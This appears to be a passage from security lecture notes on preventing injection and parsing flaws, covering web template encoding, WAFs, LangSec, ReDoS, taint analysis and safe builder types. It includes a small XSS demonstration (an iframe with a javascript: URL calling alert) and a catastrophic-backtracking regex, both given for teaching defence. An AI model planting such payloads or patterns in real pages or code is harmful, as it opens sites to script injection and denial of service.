The whole template in Example 4.2 is written between backquotes, which means that it is in fact a *JavaScript template literal*, a special type of Javascript string. Because such a string is written between backquotes `‘`, it can contain both single and double quotes without the need to escape these. It can also span multiple lines – newlines can be written as actual newlines and do not have to be escaped as `\n`. Finally, it has a special notation `${ }` for *string interpolation* that allows other strings to be substituted inside it. These features make template literals very convenient for constructing HTML. If the server-side of a web application is written in JavaScript it is likely to use JavaScript template literals like this.

4.5.1 Auto-escaping in web template engines

Many web template systems will apply the default HTML encoding to all parameters inserted into web templates – also called *auto-escaping*. As should be clear from the discussion so far, this will not always give the right result. More advanced web template systems attempt *contextual auto-escaping*: they try to infer the right encoding to be applied to some parameter for the specific context in which it is used.

Contextual auto-escaping is an improvement, but is not guaranteed to be secure in complex cases. For instance, for the template in Example 4.2 a contextually auto-escaping template engine should be able to infer that `title` and `description` need to be HTML-encoded. But it will have a hard time inferring which encodings, if any, are needed in lines 25-27. For a web page that dynamically alter itself using JavaScript, like happens here, the engine would have to trace all the data flows through the JavaScript code to see where data comes from and where it might end up. Section 6.3 presents a way to tackle this, but that requires abandoning the original DOM API and using Google's Trusted Types API instead.

4.5.2 pseudo-URLs

A further complication in preventing XSS that we have not mentioned yet is that execution of JavaScript can also be triggered by pseudo-URLs of the form `javascript:`*some script*, for instance in

Example 4.2 (The messy business of encoding parameters of web templates)
The web page template below contains parameters (written inside `${ }`) that would be filled in by a web server. We assume the JavaScript library `base.js` provides functions `htmlEscape` for HTML-encoding, `getSomeData` for retrieving some data, and `someNicelyFormattedHTML` for constructing some HTML.

```
1. `<html>
2.  <body>
3.    <script src="library/base.js"></script>
4.    <h1>A silly demo web page entitled ${title}</h1>
5.       ${description}
6.       <a href="https://ourdomain.com?user=${username}">Your user profile</a>
7.
8.    <p id="demo1"></p>
9.       The JavaScript below changes the paragraph demo1 above
10.      by setting its property innerHTML.
11.   <script> document.getElementById("demo1").innerHTML = "Today it is ${date}";
12.   </script>
13.
14.   <p id="demo2"></p>
15.      The JavaScript below does the same but HTML-encodes the date parameter.
16.      This encoding is done client-side, inside the browser.
17.   <script> document.getElementById("demo2").innerHTML
18.            = "This is" + htmlEscape(${firstName} + "'s web page");
19.   </script>
20.
21.   <p id="demo3"></p>
22.      The JavaScript code dynamically obtains some input and uses it
23.      to construct a piece of the web page.
24.   <script>
25.     let data = getSomeData();
26.     let str = someNicelyFormattedHTML(data,${blogposttitle},${blogpostbody});
26.     document.getElementById("demo2").innerHTML  = str;
27.    </script>
28. </body>`
```

In lines 4 and 5 the strings `title` and `description` are used in an HTML context so they would need to be HTML-escaped if they contain user input. In line 6 `username` would need to be URL-encoded. In lines 11 and 18 `date` and `firstName` occur inside a JavaScript string, so they need to be JavaScript-string-literal-escaped there. The string `date` may also need to be HTML-encoded if we do not want to trust it, as a malicious value could trigger XSS; it then has to be first HTML-encoded and then JavaScript-string-literal-escaped. The value of `firstName` should not be HTML-encoded, as the JavaScript code does that. We could get rid the dynamic HTML-encoding of `firstName` in line 18 of course and let the server HTML-encode the value instead. But for variables that are determined at runtime inside the browser, such as `data`, it is unavoidable that encoding has to be done client-side in JavaScript.
Whether the parameters to `someNicelyFormattedHTML` in line 26 need to be encoded – and if so, how – is impossible to tell without looking deeper into the JavaScript code. If `getSomeData()` gets data from another online service we would have to investigate that service to find out which encodings it does and decide in how far we want to trust it.

```
<iframe src="javascript:alert('Hi!')"></iframe>
```

The existence of these URLs means that in addition to encoding user inputs in various ways we also need to *validate* user-supplied URLs to block them[43].

[43] These pseudo-URLs starting with `javascript:` are also unusual when it comes to determining their origin ('origin' in the sense of the Same-Origin-Policy that browsers enforce to restrict what a script can do): the code in a javascript-URL counts as 'same origin'. This makes injection of code using such these URLs especially dangerous. For the details, read the discussion of 'origin inheritance' by Michal Zalewski [106] or look at the examples of such URLs by Christoph Kern [48].

Web Application Firewalls (WAFs) and browser XSS protection

Some web servers will deploy a **WAF** (**Web Application Firewall** to filter out malicious traffic. A WAF can perform generic protection, such as blocking known bad IP addresses, rejecting HTTP requests that are typical for some DDoS attacks, or more generally blocking traffic that matches some known attack signatures.
WAFs have been criticised for providing a false sense of security, just like PHP magic quotes: while they can stop some generic threats, they are no substitute for doing good input validation and output sanitisation in the web application itself. Some WAFs provide generic sanitisation of URLs in an attempt to stop XSS or path traversals but even here they have poor reputation, as there are many examples of such protections that are trivially easy to by-pass.

There is an interesting parallel here with generic countermeasures against XSS that have been implemented in web browsers in the past. Note that the browser can only hope to stop reflected XSS, as here the malicious script is sent via the browser; for stored XSS there is no way for the browser to distinguish benign scripts from malicious scripts. Simply blocking all scripts in outgoing URLs to prevent reflected XSS is far too restrictive in practice. In a more sophisticated form of filtering the browser can allow scripts in outgoing HTTP requests but then record them and strip any scripts in the resulting HTTP response that are identical, as happens in a typical reflected XSS. Microsoft's Edge web browser introduced this feature in 2008, under the name 'XSS filter'[a]; in 2010 Chrome implemented it under the name 'XSS auditor'. But in 2018 Edge retired this protection mechanism[b], as did Chrome in 2019 [c]: in many situations the protection could be by-passed and it was then simply not worth the false positives.

Some WAFs can profile web applications. In a first phase they then simply observe traffic to build up a profile of typical 'legal' requests, i.e. of the URLs, parameters, etc. that appear in these, possibly by applying machine learning. In the second, operational phase this profile is enforced. Obviously, the profile should not trigger false positives.
Although this can be an improvement over generic hardcoded checks, it remains an attempt to paper over the cracks. The proper solution is doing good validation and sanitisation of inputs and outputs is in the web application itself, as only there do we have the knowledge and information to make the right decisions.

[a] `https://docs.microsoft.com/en-gb/archive/blogs/ie/ie8-security-part-iv-the-xss-filter`
[b] `https://blogs.windows.com/windows-insider/2018/07/25/announcing-windows-10-insider-preview-build-17723-and-build-18`
[c] `https://www.chromium.org/developers/design-documents/xss-auditor`

5 Langsec: preventing buggy parsing

The LangSec (Language-theoretic Security) approach [10, 53, 87, 86] aims to systematically prevent security problems in input handling. The focus of the approach – and of this section – is preventing parsing bugs, i.e. buggy, incorrect, or incorrect parsing, and not so much tackling the unintended parsing that gives rise to injection attacks, for which we will discuss best practices in Section 6. Still, some of same root causes are in play for all these security problems.

LangSec is not just a methodology for developing code: it is also a methodology for dealing with the input languages that are used, between applications or even within applications, as these are the root of many input and output handling problems.

The use of the word 'theory' in language-theoretic security is perhaps unfortunate: it may suggest that the approach is a very academic – in the bad sense of the word – or involves complex theory. But that is not the case: the 'language theory' involved does not need to be more complex that the basic concepts of regular expressions, finite state machines and grammars that anyone in the field of computer science should be familiar with. There is LangSec research that involves serious use of formal methods (e.g. on formal verification of parsers and parser generators, or provable equivalence between parsers). But a very basic application of the ideas does not and this is where there will be give biggest return-on-investment, in security improvements for the effort, by:

- clearing up confusion about which input and output formats there are in the first place;
- trying to specify these language a bit more precisely than the typical ad-hoc way (often with some prose scattered across multiple RFCs, but sometimes not even that, as in plenty of cases it is left totally implicit);
- ensuring that code is more organised and disciplined about which data format is handled where, and which pieces of the code are responsible for parsing and validation, so that input recognition and validation code does not end up scattered all over the place.

The LangSec approach tries to move away from the tradition of adding more software layers in the hope of making insecure applications secure, but instead to tackle the root causes that are making these applications insecure in the first place. Note that any parser by definition validates input, as it should reject invalid input that cannot be parsed; so securing an insecure parser by adding input validation is going around in circles. There will be instances of insecure legacy systems with buggy parsers that we cannot update so that we have our only recourse is adding extra layers of input validation to protect them, but that should be our last resort and not our first reflex.

To quote the LangSec website[44]:

> "The Language-theoretic approach (LangSec) regards the Internet insecurity epidemic as a consequence of ad hoc programming of input handling at all layers of network stacks, and in other kinds of software stacks. LangSec posits that the only path to trustworthy software that takes untrusted inputs is treating all valid or expected inputs as a formal language, and the respective input-handling routines as a recogniser for that language. The recognition must be feasible, and the recogniser must match the language in required computation power.
>
> When input handling is done in ad hoc way, the de facto recogniser, i.e. the input recognition and validation code ends up scattered throughout the program, does

[44] `https:\langsec.org`

not match the programmers' assumptions about safety and validity of data, and thus provides ample opportunities for exploitation. Moreover, for complex input languages the problem of full recognition of valid or expected inputs may be undecidable, in which case no amount of input-checking code or testing will suffice to secure the program. Many popular protocols and formats fell into this trap, the empirical fact with which security practitioners are all too familiar."

5.1 Root causes

There are several root causes that result in insecure input handling:

1. Most applications deal with a *large number* of input languages, data formats and protocols that a typical application handle. Some of these input languages will be stacked or nested, and some may come with several encodings or representations.

2. Many input languages are very *complex*. This makes writing correct, secure parsers for them hard. Obviously, combinations of languages in protocols stacks or nested data formats and multiple encodings adds to this complexity.

3. Input languages are often *overly expressive*. This contributes to the complexity, but is dangerous in its own right: it puts a lot of power in the hands of attackers as they can try to hijack features of the languages by injection attacks.

4. Input languages are often very *sloppily defined*. Unclear or ambiguous specifications, multiple competing specifications, or even missing specifications obviously hinder the development of secure, correct parsing and gives rise to parser differentials.

5. The parser code for handling a language is often *handwritten* and not generated from a formal specification. Moreover, input handling code is often poorly organised, mixing parsing and processing in so-called *shotgun parsing*, explained below, which means that parsing code ends up scattered throughout an application.

Regarding complexity and expressivity: it is a recurring tragedy that many file formats or protocols become more complex over time, with more features and options being added and more versions being introduced. The ultimate form of expressivity here is the inclusion of a scripting language (e.g. ActionScript in Flash, JavaScript and ActionScript in PDF, and multiple scripting and macros options in Word and Excel) which gives attackers a full-blown programming language at their disposal to do mischief.

One recurring anti-pattern in input handling code is so-called **shotgun parsing**. Ideally parsing of some input happens in a clearly defined part of the code (say some function, procedure, or module) that then rejects any malformed inputs. With shotgun parsing input is parsed in a piecemeal and incremental way: inputs are partially parsed and processed and then passed on, possibly as different fragments, for further parsing and processing elsewhere. This scattershot approach means that code responsible for parsing – and hence possibly exploitable input handling bugs – is spread throughout an application, mixed with the processing. It allows pieces of malformed input to penetrate deeply into the application to do damage, like pellets of shot fired from a shotgun into flesh.

It can be argued that injection attacks can be seen as a form of shotgun parsing [65]: after all, some of the parsing is not done in the main application but in some library or external service that it relies on.

Another recurring anti-pattern, not in code but in the definition of input languages, is the use of **length fields**. By a length field we mean a field in, say, a network packet format that specifies how long the payload that follows is. Such dependencies give rise to languages that are not context-free so cannot be defined by context-free grammars. As you might expect, length fields are also notorious as a source of buffer overflow problems in implementations.

5.2 The LangSec approach

The LangSec approach can be divided in three phases:

1. The first phase concerns the input languages themselves: there should a clear, unambiguous and ideally formal description of what valid inputs to a program are and how these should be interpreted This specification should be as simple as possible: ideally languages are defined using **regular expressions** or **context-free grammars**.

2. In programs that handle these input formats there should be a clean separation between the code that is responsible for the parsing (incl. the rejection of malformed or invalid input) and the code that is responsible for the subsequent processing of valid inputs. This avoids any shotgun parsing.

3. Final step in the approach concerns the actual coding: the parser code should ideally not be hand-written, but generated automatically from the formal language descriptions.

Regarding the last step: it is sad to see that even though parser generation tools data back to the early 1970s, with tools like yacc and lex [42], the majority of parser code today is still handwritten. As a result, bugs in handwritten parser code for complex file formats (incl. document formats like PDF or Word, any graphics, video or audio format or just about any protocol stack) make up a huge chunk of all security flaws.

For some types of applications is it fairly standard to have formally specified input formats and generated parser and validation code. For example, for applications that use XML there will often be an XML schema (in the form of a DTD (Document Type Definition) or an XSD (XML Schema Definition)), and for JSON and YAML there are schemas.

Protocol Buffers[45] are another approach to specify data structures that allows code to be generated for (un)parsing those data structures in a variety of programming languages

Bottleneck with specifying binary formats is often the presence of data-dependencies in formats, notably with length fields, that mean the format cannot be defined by a context-free grammar. A comprehensive list of tools for generation parsers for binary data structures `https://github.com/dloss/binary-parsing`.

Levain et al. developed a platform to compare Hammer, Kaitai Struct, Nail, Netzob, Nom, Parsifal, RecordFlux, [55] `https://gitlab.com/pictyeye/langsec-pf`.

Ultimately we would like to go one step further than generating parser code from a specification and prove formal proofs of the correctness of parser. Kothari et al. [51] give an account of recent efforts in that directions using a variety of formal methods and tools, incl. the proof assistant PVS, the theorem-proving language ACL2, and (tools tied to) the data description languages DaeDaLus and Parsley.

[45] `https://developers.google.com/protocol-buffers`

5.2.1 DoS vulnerabilities in pattern matching libraries

For relatively simple input formats, a regular expression (regex for short) is a nice formalism to define them. We can then use stand libraries for pattern matching for regular expressions to do validation and parsing.

Unfortunately, this can still go wrong: for some regular expressions it is possible to craft inputs that will cause standard pattern matching algorithms to consume a lot of resources which may then introduce Denial-of-Service vulnerabilities.

This can happen for really simple regular expression, for example $(a|a) + b$. This regular expression is obviously more complex than it needs to be, because $(a) + b$ would accept the same language. A problem with the more complex $(a|a) + b$ is that for an algorithm that uses recursive backtracking the number of options to check can explode exponentially when fed a string consisting of just a's. A string that starts with n a's can be matched in 2^n different ways against the regular expression above. This is called a Regular expression Denial-of-Service (ReDoS). The OWASP webpage on ReDOS[46] includes some more realistic examples of problematic regular expressions, including one for validating email addresses. Attacks that abuse this are not common but do occur[47].

There have also been efforts to use static analysis to find ReDOS problems [103]. There are more examples of algorithms that can be abused for Denial-of-Service problems by triggering worse-case execution scenarios [20] and have been successful attempts to find such problems using static analysis [12].

[46] `https://owasp.org/www-community/attacks/Regular_expression_Denial_of_Service_-_ReDoS`

[47] A quick search CVE list suggests that ReDoS has become more common in recent years `https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ReDos`, but that may simply be because the term ReDoS was not used for older attacks, which include DoS attacks on ftp servers (CVE-2005-0256). Samba servers (CVE-2004-0930), and directory servers (CVE-2008-2930).

6 Tackling injection attacks: preventing unintended parsing

Many applications do not (or do not only) implement parsers but (also) use parsers, typically by using APIs or building on top of technology stacks that involve parsing of data under the hood. As discussed in Section 2, this creates the possibilities for injection attacks.

The LangSec approach is about rooting out buggy parsers and not preventing unintended parsing giving rise to injection attacks. Still, many of the root causes of security problems highlighted by the LangSec approach also contribute to injection flaws, namely: 1) the large number of input languages and formats used, 2) the complexity of these input languages, 3) the expressivity of these languages, and 4) the unclear specifications of these languages. The more languages there are, the more possibilities for injection attacks, and the more possibilities for confusion about which data should be processed as which language. The more expressive the languages are, the more computational power can end up in the hands of an attacker.

The approaches to prevent injection attacks discussed in this chapter all revolve around getting clarity about the languages being used and about which data is safe to parse and process as which language. Given the importance of languages and parsing, these approaches can be seen as a natural extension of the LangSec approach [74, 75].

6.1 Tainting

One way to prevent injection attacks is to use some form of **tainting** to keep track of which data comes from untrusted sources – and is then called **tainted** – to then prevent such data from ending up in dangerous API calls. There are many forms of tainting: as will be discussed below, it can be done statically or dynamically, and by different kinds of tools and systems, incl. DAST and SAST tools, runtime environments aka executions engines of programming languages, type systems and even operating systems.

To do tainting we need know

1. all the **sources** of tainted data and all the **sinks** where this may not end up.

   API functions that return user input are sources; 'dangerous' API functions that are injection-prone or perform security-sensitive actions are sinks. To be more precise, specific parameters of these functions are sinks.

2. all the functions that 'untaint' data.

   Encoding can make untrusted user input – i.e. tainted data – safe to use in sensitive API calls. For example, HTML encoding can make it safe to use a tainted string as HTML, so that operation can be thought of as removing the taint.

   Of course, this oversimplifies things. As discussed in Section 4.1, different contexts – and different sinks – require different encoding operations. HTML encoding does not make data say to use in SQL queries, OS commands, or path names. To accurately track this will require different levels of tainting, but we will ignore that for now.

   Sanitisation operations are not the only way that data may become untainted. Cryptographic authentication checks are another way: if we receive some untrusted user data that has been digitally signed, then we may decide to untaint when we check the digital signature[48].

[48] This does not rule out replay attacks, so checking **freshness** by means of some nonce may also be needed.

6.2 Dynamic Tainting

Perl was the first programming language to support tainting as a language-level feature to prevent injection flaws. In 1989 Perl 3 introduced the concept of taint mode to track external input values, which are considered tainted, to then perform runtime checks to prevent them being used as parameters in dangerous command. Sources of tainted values include command-line arguments, environment variables, the results of some system calls, and all file inputs. Any expression that involves tainted data is considered tainted itself. Security-sensitive function calls where tainted arguments are disallowed include e.g. commands that invoke a sub-shell or commands that modify files, directories, or processes[49] Perl 5 still supports taint mode, but it seems Perl 6 no longer will.

Of course, the approach to consider any expression that involves tainted values as tainted is overly cautious: applying a encoding function to make a tainted value 'harmless' would still produce a tainted value, and hence result in false positives. So to be workable in practice any tainting approach needs support for some way to un-taint data. The way this works in Perl is that te taint checker simply assumes that if you extract substrings from a tainted value using pattern matching you know what are doing and the result will be untainted. Obviously, this assumption might be incorrect and this then becomes a potential source of false negatives.

Other programming languages that have adopted a tainting mode include Ruby and PHP. PHP's taint mode [100] supports multiple flavours of taint, to distinguish the different contexts in which tainted data might cause problems – i.e. to deal the issue of multiple context discussed in Section 4 – and to help the programmer in selecting the right encoding function to use.

There have been experiments with taint support in JavaScript: version 1.1 of JavaScript had support for tainting, but it was dropped in version 1.2. Since then no other mainstream programming language have included support for dynamic tainting[50] Still, dynamic tainting is used in other places:

- Microsoft Office will warn about macros in Word and Excel files that have been downloaded from the internet. This involves a form tainting. It uses a special file attribute, called the 'Mark of the Web', to track that some file comes from an untrusted source.[51]

- Dynamic taint propagation has also be used to check for exploitable buffer overflow. The basic idea is the same: untrusted input is tagged as tainted, these tags are propagated, and the system flags a warning if tainted data ends up in the program counter, is used as an instruction, or ends up in a critical argument of a security-sensitive system call [18].

  Unlike a traditional signature-based approach to detect known exploits, this can even detect zero-day exploits. Such a dynamic taint propagation could even be pushed down to the hardware level: maybe Intel and AMD should start making 65-bits chips where the extra bit can then be used to track taint and the CPU prevents execution of tainted data. Unfortunately, aside from the practicality of this, there are limits to the type of exploits that can be stopped in this way [89].

- Tainting has been used in fuzzing tools [31]: by tracking inputs the fuzzer can determine which parts of the input have an interesting effect on the execution so that the fuzzer can

[49] For details, see `https://perldoc.perl.org/perlsec`.

[50] A survey of taint tracking approaches and a discussion of challenges and open problems has been given by Livshits [56].

[51] In March 2022 Microsoft tightened the blocking of macros further [61]. It remains to be seen if this will force attackers to abandon this attack vector. The precise rules that govern this 'Mark of the Web' tainting are complex: it involves multiple places for files to originate from and various ways for them to spread (e.g. shared network drives on intranets, internal vs external email, and the cloud) that can be configured with several policies.

then concentrate on mutation these parts of the input.

6.3 Static tainting

Instead of dynamically tracking taint we can also do analyse the flows of tainted data statically. Static tainting is a form of **data flow analysis**. It also be regarded as a form of typing, and it may be possible to harness the existing type system of the programming to do this.

6.3.1 Taint analysis in SAST tools

Static taint analysis is a technique that is commonly used in many SAST tools. A very basic form of static analysis for security (which does not need taint analysis) is to simply search the code for the use of API calls that are known to be unsafe. For functions that are so unsafe that they should never be used this approach may be useful: for instance the `gets()` in C, before was officially removed from the C system library, or unsafe API calls for dynamic SQL queries.

However, for unsafe functions that we cannot easily avoid using because there is no nice safe alternative, and for which we there have to rely on proper use of output encoding to make their use secure, such a basic approach will not work: it will result in a lot of false positives that would have to be checked manually. This is where static taint analysis can come in. Tools can do a data flow analysis to see where the arguments to injection-prone function calls come from – or conversely, where tainted user data can flow to – and then only warn about calls to injection-prone functions that involve tainted data.

Most SAST tools (aka source code analysers) use this approach. Fortify was one of the early successful commercial SAST tools specifically targeted at web applications [15]. Successful static analysis tools for C/C++, notably Coverity [3], are even older. There have been many other SAST tools since, e.g. Checkmarx, Semgrep, Veracode, Sonarcube, and Semmle, and every few years new ones pop up. SAST tools for Python are also called **linters**, in a throwback to the old UNIX lint utility for statically checking C code. Not all static analysis tools will focus on security, some look more general software quality aspects and then may not include support for taint analysis.

6.3.2 Precision

Obviously, static taint analysis has the benefit of being able to spot problems sooner than dynamic taint analysis: at compile time instead of at run time. But there is a price to be paid for this: doing a static analysis is harder.

Doing a global data flow analysis of an entire program (aka **intra-procedural** data-flow analysis), which means looking all the possible ways in which tainted data may flow through a program, quickly becomes unfeasible. For example, if the same function may be applied to both tainted and untainted data, we have to unwind these functions calls to accurately track tainted data, and then the size of the code can explode. It also gets tricky if the same program variable is used to record both tainted and untainted data at different points of time, or if both tainted and untainted elements are stored in the same array.

To keep taint analysis tractable we may have to cut some corners. For instance, if an array is used to store both tainted and untainted elements then a static tainting analysis could simply consider all elements tainted (possibly resulting in false positives) or treat all elements as tainted (possibly resulting in false negatives). Trade-offs between false positives and false negatives

commonly arise in static analysis[52]. It may seem sensible to err on the side of caution and to try to minimise the number of false negatives at the expense of more false positives, so as not to miss any potential problems. However, if a tool produces too many false positives developers will not want to use it. So, somewhat counterintuitively, in order for any SAST tool to be successful is it usually better to sacrifice soundness and accept some false negatives [3]: a tool that catches some bugs that people so want to use is better than a tool that catches all bugs but also complains about non-bugs – i.e. generates false positives – that people therefore won't want to use.

6.3.3 Taint analysis using annotations

One way to make data flow analysis more scalable, and feasible for bigger programs, is to support some form of annotations in code to specify taint so that analysis can be done in a modular way. If every function and procedure declaration is annotated to say whether inputs may be tainted or must be untainted, and whether results may be tainted or are guaranteed to be untainted, then data flow analysis can be done in a modular fashion per function or procedure. This is known as **inter-procedural** data flow analysis.

One option here is to let programmers write annotations in code to express that say a program variable, a function parameter, or function result may be tainted or not. Another option is to let tools to infer such information. The options can also be combined: if a static analysis tool infers use such annotations, it still make sense to expose these annotations to programmers and let programmers read and more importantly write such annotations, to express assumptions or guarantees that are made by the code. Letting programmers document such decisions also encourages them to think about this in a more structured way. Things that make data flow analysis difficult for static analysis tools, like putting tainted and untainted data in the same array or in the same program variable at different points in time, also make it difficult for programmers to think about where sanitisation may need to happen.

6.3.4 Type annotations

Some programming languages provide **type annotations** (aka **type qualifiers** [27]) that make the type system extensible. For instance, in Java as programmer you can define your own annotations, which start with the special character `@` which since Java8 can then be added as annotations on types. So you can define an annotation `@Tainted` and then use this to annotate variables and function arguments. The Java Checker framework [71] then makes it easy to define a custom typechecker that uses these annotations. The simplest and possibly most useful Java type annotations are `@Nullable` and `@NotNull` which are widely used to find potential null pointer problems at compile time.

PEP 484[53] describes the extension of Python with type annotations, called *type hints*. Facebook's Pyre type checker[54] implements tool support for these type hints.

Using type annotations offer many advantages over more ad-hoc forms of annotation to track tainting information. As a built-in notion of the programming language, they are easier for programmers to use. Also, existing compilers and IDEs will support them. In Java type annotations will even be propagated to the byte code by the compiler.

[52] This can also be called a trade-off between soundness and completeness. The terms sound and complete quickly becomes confusing so using the terms false positives and false negatives is usually clearer.

[53] `https://peps.python.org/pep-0484`

[54] `https://github.com/facebook/pyre-check`

6.3.5 Challenges with tainting

There are some fundamental challenges with tainting, both for static and dynamic approaches.

One challenge is the need for different levels of (un)taintedness once we try want to do accurate taint tracking that takes sanitisation/encoding into account. A tainted value that has been HTML-encoded no longer needs to be consider tainted for use in an HTML context, but might still trigger SQL injection when used in other contexts. Tracking that precisely would require some notion like 'tainted but HTML-untainted'. Especially for web applications this becomes challenging because, as discussed in Section 4.5, there are then multiple forms of encoding – and hence untainting – that can also be combined.

A more general challenge is that for complex frameworks or platforms, which offer very rich APIs, keeping track of all the sources, sinks, and functions that provide sanitisation/encoding functionality can become tricky.

Again, the web provides prime examples. Modern web-applications are built on top of complex frameworks, typically rich JavaScript libraries that provide lots of functionality. On the one hand this is good: these frameworks will for instance have built-in mechanisms for session handling, making CSRF attacks a thing of the past; if developers have to come up with their own session handling mechanisms, they are much more likely to get this wrong. However, for static analysis tools these frameworks also poses a problem: a good tool requires detailed knowledge about the platform. Because there are many of these platforms, with a rapid evolution and new platforms appearing regularly, making sure that a static analysis tool works for all of them requires a substantial and constant investment.

6.3.6 Successes with tainting

Still, despite these challenges, static tainting analysis has been successfully used to prevent injection attacks for some web templating frameworks. For an HTML template like the one shown in Example 4.2 a static analysis should able to infer which context parameters are used in, at least for any places where parameters inserted in the HTML page (e.g. that `title` and `description` are used in HTML context in line 6 and 7, that `username` is used in URL context in line 8, and that `date` is used in JavaScript-literal-context in line 13). For parameters that are passed around as parameters to JavaScript function things get trickier (e.g. in line 20 and especially in line 28). Techniques to cope with these issues will be discussed in Section 6.5.2. Based on such an analysis it is then possible to insert the correct escaping function.

A static analysis for such an approach was successfully implemented analysis for Google Closure Templates[55], the web templating framework used for Gmail and Google Docs. This approach has been called a context-sensitive auto-sanitisation (CSAS) engine [84]. The term 'auto-sanitisation' is reminiscent of bad auto-escaping approaches such as PHP's magic quotes, but the difference here is that (output) escaping is done for a specific context, and the static analysis accurately tells us in which context some data is used.

Instead of retrofitting security onto existing frameworks, and having a static analysis figure out which encodings need to be insert after the fact, a nicer approach is to capture information about the (lack of) escaping of data and the contexts in which data is used as type information in the programming language used for the web server, as discussed in Section 6.5. That way the type system can ensure that content is safe by construction. A further advantage is that this approach can be extended to also tackle DOM-based XSS, by extending the type-based safety approach to JavaScript scripts that pass around data and construct HTML.

[55] `https://developers.google.com/closure/templates`

6.4 Tracking Safe Data: String Literals

Because taint tracking quickly becomes complex, with many levels of taintedness and a collection of associated encoding functions, as discussed in the previous section, it can be more practical to take the opposite approach and to track untainted – or 'safe' – data instead. Just like using allow-lists instead of deny-lists, tracking safe data instead of tainted data uses a positive security model instead of a negative one. Like tracking tainted data, tracking safe data can done by a dedicated static analysis or by using the type system of the programming, possibly enhanced with some form of type annotations.

The simplest form of tracking safe data is to track compile-time constants, especially strings that are compile-time constants, aka **string literals**. These can obviously not be controlled by attackers, if we assume the programmers are not malicious[56] This means that string literals are safe to use as parameters in injection-prone (or more generally, security sensitive) APIs. A nice thing is about string literals is that they are safe *in any context*: it does not matter if we are concerned about SQL injection or HTML injection. So it avoids the problem of having to worry about different context. Of course, that problem does not go away, and it come back if we want to go beyond allowing just string literals, as we discuss in Section 6.5.

In a programming language that supports type annotations, like Java, tracking string literals only requires a single annotation like `@isCompiledTimeConstant`[57] and a very simple type checker that only needs to know concatenating two compile-time constants results in a compile-time constant. Taking a sub-string of a compile-time constant is another way of producing compile-time constants, but as is hardly ever used in practice, it can be ignored, just like other functions to construct strings.

An obvious place to use this would be in the API call for doing a parameterised SQL query: if there we require the (first) string parameter to be a compile-time constant, we would avoid the problem of programmers accidentally using dynamically constructed query strings, the potential problem we discussed in Section 4.4.

In a programming language that does not have support for type annotations it may still be practical to use the normal type system to track string literals. To do this we would

1. define a type `ConstantString`, basically a wrapper type for string;
2. for any injection-prone functionality, define a new 'wrapper' API to safely access that functionality: that new API would take a `ConstantString` as parameter and feeds the string it contains to the original, injection-prone function.

We would need some constructor to create a `ConstantString` from a string literal, e.g.

```
ConstantString createConstantString(String s);
ConstantString append(ConstantString s, ConstantString t);
```

To check that the first constructor is only ever invoked on string literals, we could use some simple ad-hoc syntactic static analysis, or even on manual code inspection.

6.4.1 Tools and language support for string literals

Most C/C++ compilers will perform some form of static analysis to track string literals. This information can then be used to optimise code (for instance, by inlining string literals), but also to

[56] This is a reasonable and often necessary assumption to make, though as supply chain attacks demonstrate, this attacker model has its limitations.

[57] This annotation is instance defined in the com.google.ErrorProne package; see `https://errorprone.info` and `https://github.com/google/error-prone`.

prevent format string vulnerabilities: after all, recall that format string attacks are only possible if the first argument of a vulnerable function of the print-family is not a string literal. `gcc` has command line options `-Wformat-nonliteral` and `-Wformat-security` to warn about suspicious format strings[58]

An early use of compile-time constants in static analysis for security was for detection of malicious Java midlets in the early 2000s. At the time, before the advent of smartphones, some mobile phones could execute small Java programs, so-called midlets for the Java 2 Micro Edition (J2ME). These programs could be downloaded from online stores operated by telcos, precursors of today's app stores. Typical midlets were games where users could enter competitions by sending SMS text messages. This led to criminals developing malicious games which would make phone calls or send text messages to premium phone numbers that they owned. To combat this, telcos introduced checks to prevent malicious midlets from being allowed into their app stores – or midlet stores. As part of these checks, static analysis was used to check that any phone numbers used in the source code were compile-time constants, which were then checked against lists of allowed or disallowed numbers and prefixes, for instance country codes.

As we already mentioned, Java allows custom type annotations and these can be used to track string literals. A standardised way to do this is to use the com.google.ErrorProne package[59] which provides an annotation `@isCompiledTimeConstant`.

Python will have a string literal type in version 3.11, scheduled to be released in autumn 2022[60].

For PHP there is a proposal for a `is_literal()` function [28]. An overview of other programming languages that offer support for string literals see [29].

6.5 Safe builders

Once we have some way of distinguishing string literals in the code, either using type annotations or using the regular type system, we can even go one step further and introduce dedicated types for strings that are guaranteed to be safe for a specific context.

6.5.1 Example: Safe builders for SQL queries

For example, we could introduce a new type `SafeSQLQuery`, basically another wrapper type for an immutable string, with two ways to construct elements of that type. The first way to construct a `SafeSQLQuery` would be from a string literal. The second way to construct a `SafeSQLQuery` would be by appending a string u, possibly a dynamically created one, to a `SafeSQLQuery` q. The implementation of that second constructor would apply the right encoding function for SQL to the (possibly unsafe) parameter u and append the resulting string to (the string inside) q.

We can now even go back to using the unsafe API for dynamic SQL, but in a safe way: we can write new wrapper API call function, say `performSafeSQLquery`, that takes a `SafeSQLQuery` as argument and which is implemented by calling the original injection-prone API call for a dynamic SQL query on the string contained in this argument. By construction the `SafeSQLquery` argument is guaranteed to be a properly escaped value.

[58] Unfortunately `-Wformat-nonliteral` and `-Wformat-security` are not included in `-Wall`. There is also a `-Wformat` flag to warn if argument types do not match the format string. That there are these subtly different flags is an indication how messy things are.

[59] See `https://errorprone.info` and `https://github.com/google/error-prone`

[60] See `https://docs.python.org/3.11/library/typing.html#typing.LiteralString` or Python Enhancement Proposals 675 `https://peps.python.org/pep-0675`.

6.5.2 Safe builders for the web

The problem of different contexts requiring different encodings, as we face on the web (as discussed in Section 4.5) can easily be accommodated by this approach: for each context we can introduce a separate safe string-like type with its own constructors, for which safe values are either constructed from string literals (which do not need to encoded) or other string values (which do, using correct encoding for that context). Analogous to the type `SafeSQLquery` we can define type `SafeHTML` for which elements have to be constructed from string literals or from values that are HTML-encoded. Similarly, we can define a type `SafeStringLiterals` for which have to be constructed from string literals or from values that are JavaScript-Literal-encoded.

In essence, the safety that this enforces is similar to the safety added by the context-sensitive auto-escaping engines mentioned earlier at the end of Section 6.3. Safe HTML for Go[61] is the API that implements all this for Go, but the same ideas can be implemented for any (typed) programming language.

To also prevent DOM-based XSS attacks requires going one further step and extending this type-based safety approach to JavaScript code in web pages – or rather, code written in TypeScript[62], the statically typed version of JavaScript.

This requires changes to the DOM API which make it possible for client-side scripts to inject tainted strings into a web page. This can be done using the API call `Document.write()` or by assigning a string to an `innerHTML` field. These unsafe ways to change the current HTML document using an arbitrary string have to be replaced by safe alternatives that require a value of type `safeHTML` instead. All the injection-prone sinks in the DOM API that operate on strings have to be replaced in a similar way.

